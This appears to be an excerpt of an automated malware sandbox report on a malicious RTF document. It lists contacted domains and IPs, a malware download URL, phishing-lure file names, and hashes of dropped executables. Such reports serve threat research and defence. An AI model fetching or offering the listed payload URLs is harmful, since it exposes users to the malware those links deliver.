
Name	Malicious	Antivirus Detection	Reputation
www.shoprodeovegas.com/xcl/	true	• Avira URL Cloud: safe	low
http://www.photograph-gallery.com/xcl/?ZVeHz=BgLP7+VyAbe+irQ8z0wpLO49yx16Kwx4jjQ33/W3X+9zq2VbrBj/CRN5ENeCInervJ/P3w==&-ZAh4=mxo8s0M0KXs4hlP0	false	• Avira URL Cloud: safe	unknown
http://carbinz.gq/modex/prosperx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2095904163.0000000003C40000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000006.0000000 0.2095904163.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000006.0000000 0.2095904163.0000000003C40000. 00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 00000006.0000000 0.2097604742.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2097604742.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1LMEM	explorer.exe, 00000006.0000000 0.2103498996.0000000008471000. 00000004.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehpxe	explorer.exe, 00000006.0000000 0.2096487428.0000000004263000. 00000004.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1/	explorer.exe, 00000006.0000000 0.2096418331.00000000041AD000. 00000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	propser16364.exe, 00000004.000 00002.2090838235.000000000040A 000.00000004.00020000.sdmp, pr opser16364.exe, 00000005.00000 000.2082976494.000000000040A00 0.00000008.00020000.sdmp	false		high
http://www.hotmail.com/oe	explorer.exe, 00000006.0000000 0.2095904163.0000000003C40000. 00000002.00000001.sdmp	false		high
http://treyresearch.net	explorer.exe, 00000006.0000000 0.2110454331.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y&prvid=77%2	explorer.exe, 00000006.0000000 0.2096418331.00000000041AD000. 00000004.00000001.sdmp, explor er.exe, 00000006.00000000.2103 498996.0000000008471000.000000 04.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2110454331.000000000A330000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	propser16364.exe, 00000004.000 00002.2091013839.0000000001E80 000.00000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	propser16364.exe, propser16364.exe, 00000004.00000002.2090838235.00000 0000040A000.00000004.00020000. sdmp, propser16364.exe, 000000 05.00000000.2082976494.0000000 00040A000.00000008.00020000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2091092404.0000000000260000. 00000004.00000020.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=17	explorer.exe, 00000006.0000000 0.2096418331.00000000041AD000. 00000004.00000001.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2095904163.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.%s.com	explorer.exe, 00000006.0000000 0.2110454331.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.msn.com/de-de/?ocid=iehp	explorer.exe, 00000006.0000000 0.2096487428.0000000004263000. 00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/?ocid=iehpeM9	explorer.exe, 00000006.0000000 0.2096487428.0000000004263000. 00000004.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 00000006.0000000 0.2091092404.0000000000260000. 00000004.00000020.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 00000006.0000000 0.2097604742.0000000004B50000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.msn.com/de-de/?ocid=iehp2	explorer.exe, 00000006.0000000 0.2096487428.0000000004263000. 00000004.00000001.sdmp	false		high
http://www.%s.comPA	propser16364.exe, 00000004.000 00002.2091013839.0000000001E80 000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://%s.com	explorer.exe, 00000006.0000000 0.2110454331.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://servername/isapibackend.dll	explorer.exe, 00000006.0000000 0.2098818599.0000000004F30000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	carbinz.gq	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
154.86.42.252	www.devarajantraders.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
172.217.18.115	ghs.googlehosted.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond

Analysis ID:	403424
Start date:	04.05.2021
Start time:	05:36:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	c8080fbf_by_Libranalysis (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@10/12@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.1% (good quality ratio 13.4%) • Quality average: 74.9% • Quality standard deviation: 27.2%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
05:36:36	API Interceptor	205x Sleep call for process: EQNEDT32.EXE modified
05:36:41	API Interceptor	35x Sleep call for process: propser16364.exe modified
05:36:57	API Interceptor	157x Sleep call for process: NAPSTAT.EXE modified
05:37:38	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	e3921ea8_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/nedx.exe
	FROCH ENTERPRISE PROFILE.doc	Get hash	malicious	Browse	• vespang.ga/resp/fad/SZOUQ7KsUzcDsCB.exe
	c1c943e6_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/mosb.exe
	Inquiry 05042021.doc	Get hash	malicious	Browse	• carbinz.gq/modex/prosperx.exe
	machine spares .doc	Get hash	malicious	Browse	• carbinz.gq/modex/kdotx.exe
	SWIFT COPY.doc	Get hash	malicious	Browse	• carbinz.gq/modex/shedyx.exe
	HCU213DES.doc	Get hash	malicious	Browse	• carbinz.gq/modex/dchampx.exe
	calvary petroleum.doc	Get hash	malicious	Browse	• vespang.ga/rainers/djj/3DfqE7CuHdKNm2P.exe
	Sidertaglio PO_20210305.doc	Get hash	malicious	Browse	• vespang.ga/rainers/og/yMfDYTbuXFGA7nz.exe
	PO 9661641.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kdotx.exe
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• carbinz.gq/modex/izux.exe
	payment invoice.doc	Get hash	malicious	Browse	• carbinz.gq/modex/elawealthx.exe
	9327ac21_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/mena.exe
	Request for New Quote - Valve Ist Order.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kayx.exe
	INV 57474545.doc	Get hash	malicious	Browse	• carbinz.gq/modex/tgixx.exe
	Order List No1638829.xlsx	Get hash	malicious	Browse	• vespang.gq/favico/mena.exe
	GTRFQ-21-2332-1079-STRUCTURAL STEEL.doc	Get hash	malicious	Browse	• vespang.gq/obrigado/jas/hATsvlnsX4Ox4qP.exe
	RFQ for MR 29483 for Affordable Villa.doc	Get hash	malicious	Browse	• vespang.gq/obrigado/ik/PUKfyFHG2AWXj1W.exe
	Request for Quotation_28042021.doc	Get hash	malicious	Browse	• carbinz.gq/modex/africax.exe
	RFQ-NEW ORDER BERUIT 67271929.xlsx	Get hash	malicious	Browse	• vespang.gq/favico/mnesotta.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
carbinz.gq	Inquiry 05042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	machine spares .doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT COPY.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HCU213DES.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO 9661641.doc	Get hash	malicious	Browse	• 185.239.243.112
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	payment invoice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for New Quote - Valve Ist Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	INV 57474545.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for Quotation_28042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	Signed Contract.doc	Get hash	malicious	Browse	• 185.239.243.112
	DVO100024000.doc	Get hash	malicious	Browse	• 185.239.243.112
	QUOTE.doc	Get hash	malicious	Browse	• 185.239.243.112
	978463537_BL FOR APPROVAL.doc	Get hash	malicious	Browse	• 185.239.243.112
	Specification.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for Quotation.doc	Get hash	malicious	Browse	• 185.239.243.112
	PURCHASE ORDER 26042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ_0592107.doc	Get hash	malicious	Browse	• 185.239.243.112
	payment advice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Quotation Sheet - RFQ26042021.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
POWERLINE-AS-APPOWERLINEDATACENTERHK	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• 154.220.41.208
	O1E623TjjW.exe	Get hash	malicious	Browse	• 43.230.169.157
	SWIT BANK PAPER PAYMENT.exe	Get hash	malicious	Browse	• 154.213.207.4
	PO_29_00412.exe	Get hash	malicious	Browse	• 154.216.244.232
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 154.88.201.82
	8480fe6d_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.88.208.8
	S4gONKzrzB.exe	Get hash	malicious	Browse	• 154.216.85.54
	PO17439.exe	Get hash	malicious	Browse	• 103.234.52.224
	gunzipped.exe	Get hash	malicious	Browse	• 103.234.52.32
	FORM C.xlsx	Get hash	malicious	Browse	• 160.124.11.194
	TT.exe	Get hash	malicious	Browse	• 156.252.92.240
	2sj75tLtYO.exe	Get hash	malicious	Browse	• 154.88.205.42
	z3hir.x86	Get hash	malicious	Browse	• 156.242.113.180
	Invoice.exe	Get hash	malicious	Browse	• 103.234.52.211
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 160.124.11.194
	3fbdTbPuA2dsNJL.exe	Get hash	malicious	Browse	• 154.201.165.231
	HXHpRUwveo.exe	Get hash	malicious	Browse	• 156.230.124.222
	CATALOG.exe	Get hash	malicious	Browse	• 156.252.92.240
	PaymentBNK#2.PDF.exe	Get hash	malicious	Browse	• 154.201.206.137
	u87sEvt9v3.exe	Get hash	malicious	Browse	• 160.124.11.194
CLOUDIE-AS-APCloudieLimitedHK	e3921ea8_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	FROCH ENTERPRISE PROFILE.doc	Get hash	malicious	Browse	• 185.239.243.112
	c1c943e6_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	machine spares .doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT COPY.doc	Get hash	malicious	Browse	• 185.239.243.112
	HCU213DES.doc	Get hash	malicious	Browse	• 185.239.243.112
	calvary petroleum.doc	Get hash	malicious	Browse	• 185.239.243.112
	Sidertaglio PO_20210305.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO 9661641.doc	Get hash	malicious	Browse	• 185.239.243.112
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	payment invoice.doc	Get hash	malicious	Browse	• 185.239.243.112
	9327ac21_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Request for New Quote - Valve Ist Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	INV 57474545.doc	Get hash	malicious	Browse	• 185.239.243.112
	Order List No1638829.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	GTRFQ-21-2332-1079-STRUCTURAL STEEL.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ for MR 29483 for Affordable Villa.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for Quotation_28042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ-NEW ORDER BERUIT 67271929.xlsx	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\propser16364.exe	Inquiry 05042021.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	Inquiry 05042021.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp\ghvea31n0uw.dll	Inquiry 05042021.doc	Get hash	malicious	Browse	
	ihnxvs562g.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	233896
Entropy (8bit):	7.897874862072268
Encrypted:	false
SSDEEP:	6144:lPXI0pTaBRvIJ331V2a3tOuUggm29YsS7cty0jSO8PIII1L:a0pTanIJHOggm8cIJaB
MD5:	AA6168D4E41CED2091BAEE9F5D59E11E
SHA1:	DE7F4A8270FE216E68076CE93243B60D6D6D5F51
SHA-256:	7C6393B4E86EA5CEC49C0F814B17E4BB85AA447C19896037252A94FF6416CE1B
SHA-512:	37C5D51495C0B53BDCD522D3B4A0346202D6069002B8D35F913A96596EB1A51C4FA41E445673024FBB62B4F701355AABB2E1804075709693C6339D1C3DAD95E2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 12%, Browse • Antivirus: ReversingLabs, Detection: 66%

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	
Joe Sandbox View:	• Filename: Inquiry 05042021.doc, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://carbinz.gq/modex/prosperx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L....$_.....d.....a4.....@.....@.....8..... .....text...<b.....d..... ..`.rdata..t.....h.....@..@.data...X.....|.....@....ndata.....P.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EAA9687-30AB-4901-9D2A-3CE504568F55}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-90B7-97C10E531855}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	10770
Entropy (8bit):	3.5763480757362074
Encrypted:	false
SSDEEP:	192:/iK1WRR6FGCgWZRB2QGwtRxxbk3ylK7tybCs4JoFmp3/lqNwwpnwLQT5vmx+x9I:/7WMBZRB26LHbUy8wYKW/3UT52m9I
MD5:	087E851211D2CFCEC7A36FC880D4BDEE
SHA1:	FDE27ADC3042DFFB257A8C7BB04084987EA3B508
SHA-256:	FC69CA6FFFED9AAC3E4E1E2BA2DA4A99304DC901EF61049147DD300B1612A9AE
SHA-512:	317A58E11F9C0E7CF7418925025BCCB6CDC1A4688B157421F8A928C86A9297701F89E19811444B5EAD80D1003E66EBF1DEDB251E062D26BCDFB5DB0D7C602DF
Malicious:	false
Preview:	?.'.*.@.:.>.'.2.'.?.-.&.1...*./.=.%.<.-.$.?.].-.|.-.].!.-..._.<.%._.;._.?.2.$...%.4.:...-./...)._.5.?.%.#.0.7.:.(.9.`.1.-.'.9.,.3.2.!.+._.%.].%.|...$.=.6.#.!.|.?.6.[.>.?.`.5.].<.?.(.?.;.#.].?.1.-.|.+.:.~.#.<.(.2.,.*.?.2.?.).=.8.'.6.).#.-.,.`.1.%.1.|.3.5.*.1...>.3.=.7.5.,.~./.?.%.?.,.?.$.$.,.%.%.0.0.).+.).*.~.<.+.-.?.?.>.[.<.>.-...?.%.&.@.;.5.;...*.+.$.@.'.].?...*.*.>.(.0.!.1.9.4.:.%...4.`.8.>.*.<.!.|.7./.`.(.7.-.?.|.5.,.3.?.[.0.-.'.|.~.~.0.6.8.?.1.?.'.?.?.(.1.?.6.$.`.0.6.*.>.7.$.?.*.9.2.>.0...._.].]./.0...+.?...:.~...>.'.>...<.*.+.'...`.4.@.|.2.].~.1.&.`.#.$.!.^.`.1.*.6.~.?.3.,.,.|...!.?.&.(.,.5.-.!.&.<.!./.(.!.1.%.?./.(.~.7...+.~.;.*.,.....%.-.?.&.?.].....?.].1.2.3./.[.)...%./.^.].?.@.|._.4...,...&.&.[.3.>.;.`.%.,.,.[.#._.).>.:.$.-.+.!.5...[.=.?.>.2.?...4.4.0...8.7.?.:.2.'.7...#.7.<.0.?.?.8.-.).%.7.&.2...4.|.;.$.%.`...-.~.%...<.-.&.=.?.?.,.?.<.?.(.....|.[.[.]...?.).?.|.0.>.$.`.4.^...'.3.<./.&._.1.`.<.-.9.%...%.:.!...?.^.(.9.%.!.>.@.,.`.?.1.|...0.].'.?.3.&.?./...9.1.+.6.6.0...=.(.8.9.#.

C:\Users\user\AppData\Local\Temp\1e000hwxgklm05j	
Process:	C:\Users\user\AppData\Roaming\propser16364.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.9990641518082**
Encrypted:	**true**
SSDEEP:	3072:FanZAkL0cPKmJXx5y2ZrSMsEk89zzxpqDdw0lCuwuTxDbAzSCMnD0KNeS6XBpGb:FSL66fF2MXkMzzxp4dw0lCQDsG7Zf
MD5:	0E043A70F7132DE9752A3A00D0E81709
SHA1:	5E6406075974431A850271D0D9BFD3A8B25A66CC
SHA-256:	E1805165F3143A70B264E2D209D73B08B23E49325B69BA26A99D027E14031214
SHA-512:	FC1AA01D05CEA2A6DC5790EAF774BC873482DA8FD27628280B9AAEAC446C4E89EF7A0205071F94E1EEA2C87F8C662B7D169890CA3B479C52BCCBE623785AB27
Malicious:	false

C:\Users\user\AppData\Local\Temp\1e000hwxgkIm05j	
Preview:	M&.cf....@R..y.;.....oW.A?..q.;...t.].....z.d...O..y..q+|.a.Xc.;..V.&ZHk;N.Df.$.....J..>.....v..Rm..1h..u.em..I..E.y..z...YKa.E1....u{N.O.8...)1.i...[..2c#my..6.;t.\g.....;m.>.:o..5....U....M..Z..x..$...E.....=...~:?..`.t.Y,...2.....X.q.w_.YIK..0=..:..%.]..7._...n9...'..C....<..=..8.x...x..B)}.....'...Q.$..Q.a`(D.q.?....E%~a...0....F.].....|.....Ye....>....ShCz.P.`O."......M2V....t.W.(..8e~..nE.P..A{(...J.....H....0..@IzXO...&.+.ed{..z....'....."..-...!.f..@.]...z14x.&9..:.....&..1..oh,E.c..2.U..^..~.....L/8$g.!.C.+.I.2c.B.\.Y4.....hN!....9.W.._7..5.G.R-...{ oI.TA!....*.....<I.....U...C~.|.F.....[2.....P..0..R(.l$t/..d..;z.....I'}p?..W.....&.n.6.....].:B...A...\n..cQ.)2..BX.h..v..GZ(..W....I.<H.....s.5=...].R3N....F&.Zpig..c....c. ..|6.3..b ..Y@..-..#.Q...-.....*{...f.0.mq...N.9..M.Wv.....R.3~.J..5...G.?L38O.bG.....[.....k.Q.M=Kz.s.>.....o.9BnH].y.K.E,"|ob.,.]H.u....j.

C:\Users\user\AppData\Local\Temp\92ta8lv1ui5nbpv	
Process:	C:\Users\user\AppData\Roaming\propser16364.exe
File Type:	PGP\011Secret Key -
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.720398689518916
Encrypted:	false
SSDEEP:	192:TAWtSj2Y4s3jPIeXbzblhmGSkUwW1sKal3:TAWtSV3jPXXbzbeG6BaV
MD5:	001DEAC62FFE30ED641352197488000F
SHA1:	AF88F97944FAFF6E0A3FA6ECF8F1A50B58359905
SHA-256:	BB8E07C8E3D229E06690D68EF4BF55DB64A7CC2E6FFB08A06961844C45F1B4A2
SHA-512:	8D578AB4DE02B0696B8CD87A4593B400063E14FA55F01201D4559C0D14574286F4A4D1F70B44D4D73EC8811DCFE83AEE543ACD538CCB2321CC8D11919A488D
Malicious:	false
Preview:	..Hj^.%..!.*M.R%m."....*...=...1.nM.V.A.d*.%.l-"..5.b.~.....i.g.t.r@X.YYU~.f4..%%.Zv.j(.....v.6.\T.mmYb..b..ii.Nn>V....j.R.UA.@Dlc...)%.\`hO1.3.....{iKg1].dh@..?+.Q.PT\s]3_.....Gc.?iie....Dl.UUQ..n...%..^..j(.>jjR.X.N.:...~@.f...Vl.2...brJb.(....]..c...)...g.W../Wc.k%..ksKkU.....A..K.c.Ohl.KU;W..?...g.o.X@.AAmf...L$.]]iR..2.....~\|nf4\BeeA.."* .P2QQ]v\6^.....b.Jb.Rhld....Am.TXPgK.[.....,cmCo)%o. h...]U+PX\g..%"_VCn..W..N...;j#kie.OHX/YYU...W\|iS.?.+...f.D....._k@.nf.+k.]L.S.....~Y...lab.`.R6%QGPT\.3....u RBjN..M%. hl.W..6P..b0.~Z...S...7...b.....\.eeA.r.[.Utwk..g#...^F...twk..gcXd.Amm...T5QHGW.....FR.s.(..l.'..{:6V)Q.T\`Wd..IE.....[.ffYA.DlPQ-.ZYezb.....3.....o.....S]..@.g .[5. ..8.k..-;...$..(..4\.eeA\.g....$s.lW..$w....S...,nL..i..(...`ZbfT..U.*%..).... .dhj^.Yb.\T7k~\..."a..*/d....$).eccgD..<P.SQQ.vgR#Z'++.b.f.j..LfF0doQmm.Y.BQQ]..`.Y,...).....df1ANf lP.\q.P.K`hl..u.@....{.g"9..CMU.BPXQ.OTI*h.{.....h.....H.[<.gY...p.x=.x..p.g.%.?T.s@d{kz

C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	
Process:	C:\Users\user\AppData\Roaming\propser16364.exe
File Type:	data
Category:	dropped
Size (bytes):	201274
Entropy (8bit):	7.954324784115958
Encrypted:	false
SSDEEP:	3072:cxJkifanZAkL0cPKmJXx5y2ZrSMsEk89zzxpqDdw0lCuwuTxDbAzSCMnD0KNeS6W:cMifSL66fF2MXkMzzxp4dw0lCQDsG7Z
MD5:	02AA3F2DF8A114CF5F305E56B633F14E
SHA1:	EEBD4C911882C0BA37C58B5850A9E3A1EA6B8DE9
SHA-256:	95135718C211453FF5053D7559EFFD535B93CB4AEF7FAC75C5579D773A281E50
SHA-512:	4D2078D513B843F125F8D4576ED4BB3150E87638A659F2C2FEA77387DB62B3C798C9A9CCBBBB6B5AF3A0F54600F35A489F9DD0A19D9A369300527ACEAAD0E4 5
Malicious:	false
Preview:	%.....,.....?.....%..... .....J.....g.....j..... ....

C:\Users\user\AppData\Local\Temp\nsxAB11.tmp\ghvea31n0uw.dll	
Process:	C:\Users\user\AppData\Roaming\propser16364.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.3876199384204115
Encrypted:	false
SSDEEP:	48:aifqEm3n1ASkT3rNDZbitP8XVlRYB0Kpgq1nh/SS72+DtMYquSzieLCRuqS:/S3n1ASkfNDZ+tgfYB0m/2otsJzsx
MD5:	7BEE24F38E906D08F10C1B51BE4BE749
SHA1:	588F2F0F8B859E15620FBEC8E6381C6ADDF2A3FD
SHA-256:	974E158EA37951D137839D4189279330AA2E85F5BAFA4F273F7007673CD4D3FC
SHA-512:	417032D0C0DECACD4332D9379843EF358B553960A2C00CAF470D129F6F797AED3EB180A3E2182EB5E443772D24B8E8C7FE4BD3B06909B2A555A8E7C063137E2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Joe Sandbox View:	• Filename: Inquiry 05042021.doc, Detection: malicious, Browse • Filename: ihnxvs562g.exe, Detection: malicious, Browse
